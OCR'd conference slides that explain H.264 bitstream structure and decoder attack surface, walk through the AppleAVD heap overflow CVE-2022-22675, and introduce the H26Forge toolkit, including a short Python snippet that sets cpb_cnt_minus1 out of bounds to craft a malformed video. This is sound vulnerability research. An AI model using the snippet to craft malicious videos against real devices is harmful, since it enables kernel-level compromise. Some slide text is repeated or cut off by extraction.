
Infrastructure of audiovisual services – Coding of moving video

Advanced video coding for generic audiovisual services

https://www.itu.int/rec/T-REC-H.264

MP4 to H.264

```
ffmpeg -i input.mp4 -vcodec copy -an \
    -bsf:v h264_mp4toannexb output.264
```



Identifying H.264 Structure

Output.264

```
00000001 6764000B ACD9424D F8840000
000168EB ECB22C00 00016588 8400197F
32C80001 06090682 C5570000 0001419A
216C4197 2EB0
```

Identifying H.264 Structure

Output.264

```
00000001 6764000B ACD9424D F8840000
000168EB ECB22C00 00016588 8400197F
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00000001 6764000B ACD9424D F8840000
000168EB ECB22C00 00016588 8400197F
32C80001 06090682 C5570000 0001419A
216C4197 2EB0
```

Start Codes: [00 00 00 01] or [00 00 01]

Identifying H.264 Structure

Output.264

```
00000001 6764000B ACD9424D F8840000
000168EB ECB22C00 00016588 8400197F
32C80001 06090682 C5570000 0001419A
216C4197 2EB0
```

Identifying H.264 Structure

Output.264

```
00000001 6764000B ACD9424D F8840000
000168EB ECB22C00 00016588 8400197F
32C80001 06090682 C5570000 0001419A
216C4197 2EB0
```

Network Abstraction Layer Units (NALUs)

Identifying H.264 Structure

Output.264

```
00000001 6764000BACD9424DF884
00000001 68EBECB22C
   000001 6588840019 7F32C800010
          6090682C557
00000001 419A216C41972EB0
```

Start Codes

NALU: Network Abstraction Layer Unit

Identifying H.264 Structure

Output.264

```
00000001 6764000BACD9424DF884
00000001 68EBECB22C
   000001 6588840019 7F32C800010
          6090682C557
00000001 419A216C41972EB0
```

Start Codes

NALU: Network Abstraction Layer Unit

NALU Headers

Identifying H.264 Structure

Output.264

```
00000001 67 64000BACD9424DF884
00000001 68 EBECB22C
000001 65 888400197F32C800010
         6090682C557
00000001 41 9A216C41972EB0
```

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

NALU Headers specify a NALU type

Identifying H.264 Structure

Output.264

```
6764000BACD9424DF884
68EBECB22C
6588840019 7F32C80001060 90682C557
419A216C41972EB0
```

NALU: Network Abstraction Layer Unit

NALU Header

NALU Headers specify a NALU type

Identifying H.264 Structure

Output.264

```
7: Sequence Parameter Set (SPS)
8: Picture Parameter Set (PPS)
5: Instantaneous Decoder (IDR) Refresh Slice
1: Non-IDR Slice
```

NALU: Network Abstraction Layer Unit

NALU Header

Parameter Sets (7,8): Set up the Decoder

Slices (5,1): Compressed video frames

Identifying H.264 Structure

Output.264

```
676400BACD9424DF884
68EBECB22C
6588840019 7F32C80001060906 82C557
419A216C41972EB0
```

NALU: Network Abstraction Layer Unit

NALU Header

Identifying H.264 Structure

Output.264

```
6764000BACD9424DF884
68EBECB22C
6588840019 7F32C80001060906 82C557
419A216C41972EB0
```

NALU: Network Abstraction Layer Unit

NALU Header

The rest of the NALU contains

Syntax Elements

Syntax Elements – Language of H.264

Syntax Elements

Picture Parameter Set (PPS): 68EBECB22C

7.3.2.2 Picture parameter set RBSP syntax

pic_parameter_set_rbsp( ) {	C	Descriptor
pic_parameter_set_id	1	ue(v)
seq_parameter_set_id	1	ue(v)
entropy_coding_mode_flag	1	u(1)
bottom_field_pic_order_in_frame_present_flag	1	u(1)
num_slice_groups_minus1	1	ue(v)
if(num_slice_groups_minus1 > 0) {		
slice_group_map_type	1	ue(v)
if(slice_group_map_type == 0)		
for(iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++)		

NALU
Network Abstraction Layer Unit

NALU Header

https://www.itu.int/rec/T-REC-H.264

Syntax Elements – Language of H.264

Syntax Elements

7.3.2.2 Picture parameter set RBSP syntax

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for(iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++)		

Semantics

PPS: 68EBECB22C

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements delta_pic_order_cnt_bottom (when pic_order_cnt_type is equal to 0) or delta_pic_order_cnt[1] (when pic_order_cnt_type is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. bottom_field_pic_order_in_frame_present_flag equal to 0 specifies that the syntax elements delta_pic_order_cnt_bottom and delta_pic_order_cnt[1] are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When num_slice_groups_minus1 is equal to 0, all slices of the picture belong to the same slice group. The allowed range of num_slice_groups_minus1 is specified in Annex A.

slice_group_map_type specifies how the mapping of slice group map units to slice groups is coded. The value of slice_group_map_type shall be in the range of 0 to 6, inclusive.

slice_group_map_type equal to 0 specifies interleaved slice groups.

slice_group_map_type equal to 1 specifies a dispersed slice group mapping.

slice_group_map_type equal to 2 specifies one or more "foreground" slice groups and a "leftover" slice group.

The allowed range of num_slice_groups_minus1 is specified in Annex A.

https://www.itu.int/rec/T-REC-H.264

Syntax Elements – Language of H.264

Syntax Elements

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bottom_field_pic_order_in_frame_present_flag	1	u(1)
num_slice_groups_minus1	1	ue(v)
if(num_slice_groups_minus1 > 0) {		
slice_group_map_type	1	ue(v)
if(slice_group_map_type == 0)		
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Semantics

PPS: 68EBECB22C

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Syntax Elements – Language of H.264

Syntax Elements

Semantics

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ps.

p mapping.

und" slice groups and a "leftover" slice group.

num_slice_groups_minus1 = ue(v)

if num_slice_groups_minus1 > 0 {

slice_group_map_type = ue(v)

…

https://t.me/learningnets

https://www.itu.int/rec/T-REC-H.264

Bitstream representation is fragile – Bit flips lead to unpredictable changes

000325A0	D6FC231C	069CD9C6	B641D3DD	67120FCF
000325B0	B4B41165	5B8517A4	279C44F7	A06F8AB8
000325C0	3FEE2F80	903F0646	34355DE8	EE422F30
000325D0	78158654	CB166F69	61D08AB3	57EC65AC
000325E0	BEE25056	889D24DB	DFB39B52	20CB5A98

Bitstream representation is fragile – Bit flips lead to unpredictable changes

000325A0	D6FC231C	069CD9C6	B641D3DD	67120FCF
000325B0	B4B41165	5B8517A4	279C44F7	A06F8AB8
000325C0	3FEE2F80	903F0646	35355DE8	EE422F30
000325D0	78158654	CB166F69	61D08AB3	57EC65AC
000325E0	BEE25056	889D24DB	DFB39B52	20CB5A98

Want: Generate syntactically correct but semantically non-compliant videos

Syntactically correct: bitstream correctly read

entropy_coding_mode_flag	1	u(1)
bottom_field_pic_order_in_frame_present_flag	1	u(1)
num_slice_groups_minus1	1	ue(v)
if(num_slice_groups_minus1 > 0) {		
slice_group_map_type	1	ue(v)
if(slice_group_map_type == 0)		
for(iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++)		
run_length_minus1[iGroup]	1	ue(v)


bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements delta_pic_order_cnt_bottom (when pic_order_cnt_type is equal to 0) or delta_pic_order_cnt[1] (when pic_order_cnt_type is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. bottom_field_pic_order_in_frame_present_flag equal to 0 specifies that the syntax elements delta_pic_order_cnt_bottom and delta_pic_order_cnt[1] are not present in the slice headers.

Semantically non-compliant: syntax elements are out-of-bounds

Syntax Elements

Semantics

Previously Identified Codec Security Vulnerabilities



CVE-2022-22675: AppleAVD Heap Overflow

- In-the-wild AppleAVD.kext H.264 kernel vulnerability
- Patched in macOS 12.3.1 and iOS 15.4.1
- HRD Parameter parsing has a missing bounds check for `cpb_cnt_minus1`
- `cpb_cnt_minus1` is used a loop-bound to write values into an array

CVE-2022-22675: AppleAVD Overflow in AVC_RBSP::parseHRD

Natalie Silvanovich

The Basics

Disclosure or Patch Date: March 31, 2022

Product: Apple iOS, MacOS

Advisory:

```
hrd_parameters( ) {
  cpb_cnt_minus1
  bit_rate_scale
  cpb_size_scale
  for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {
    bit_rate_value_minus1[ SchedSelIdx ]
    cpb_size_value_minus1[ SchedSelIdx ]
    cbr_flag[ SchedSelIdx ]
  }
```


cpb_cnt_minus1 plus 1 specifies the number of alternative CP
cpb_cnt_minus1 shall be in the range of 0 to 31, inclusive. When low
be equal to 0. When cpb_cnt_minus1 is not present, it shall be inferre

https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-22675.html

Expectation

Set
`cpb_cnt_minus1`
to max possible value
and get a crash

Reality



littlelailo @littlelailo · May 17, 2022
The thing that I was wondering about is how the MP4 file was generated and if that program is open source somewhere, because I'm currently manually editing NALs and then packaging them using ffmpeg, but that only gives so much control and I would love to have more of that...

Natalie Silvanovich
@natashenka

OMG, I wish this existed. forged the file bit by bit and it was terrible. One trick I use is to build ffmpeg with symbols and break where the feature you are trying to trigger is (for example reading HRD).

12:52 AM · May 17, 2022

Natalie Silvanovich @natashenka · May 17, 2022
Then you can dump the bitstream with gdb and search for the corresponding location in the file and edit it. ffprobe is also useful for making sure a PoC is malformed in the way you think it is

1 9

https://twitter.com/natashenka/status/1526440524441194496

Challenges of working with encoded videos

- Variable bit-length bitstream representation
- Dependent syntax elements

Doing this by han

Lack of tooling is

prof

cpb_cnt_minus1

```
hrd_parameters( ) {
    cpb_cnt_minus1
    bit_rate_scale
    cpb_size_scale
    for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; Sche
        bit_rate_value_minus1[ SchedSelIdx ]
        cpb_size_value_minus1[ SchedSelIdx ]
        cbr_flag[ SchedSelIdx ]
    }
    initial_cpb_removal_delay_length_minus1
    cpb_removal_delay_length_minus1
```

Summary of Decoder Attack Surface and H.264 Basics

- Video decoding (including thumbnailing) is done in kernel drivers and dedicated hardware
- H.264 bitstreams are divided into Network Abstraction Layer Units (NALUs)
- Syntax elements have semantics, but those are not always enforced
- Modifying syntax elements is currently a challenging process

Syntax Elements

Semantics

H26Forge

https://www.wasatchsteel.com/wp-content/uploads/2019/11/history-steel-metal-forging.jpg

https://upload.wikimedia.org/wikipedia/commons/thumb/c/cd/H.264%2C_MPEG-4_AVC_logo.svg/2560px-H.264%2C_MPEG-4_AVC_logo.svg.png

Programmatically edit H.264 syntax elements with Python scripts


```
hrd_parameters( ) {
    cpb_cnt_minus1
    bit_rate_scale
    cpb_size_scale
    for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; Sche
        bit_rate_value_minus1[ SchedSelIdx ]
        cpb_size_value_minus1[ SchedSelIdx ]
        cbr_flag[ SchedSelIdx ]
    }
```

```python
# Set `cpb_cnt_minus1` to large value
cpb_cnt_minus1 = 255
decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] = cpb_cnt_minus1

# Set dependent syntax elements to incrementing values
decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minus1"] = [i for i in range(cpb_cnt_minus1+1)]
decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"] = [i for i in range(cpb_cnt_minus1+1)]
decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False] * (cpb_cnt_minus1+1)
```

H26Forge: Toolkit to manipulate H.264 Syntax Elements

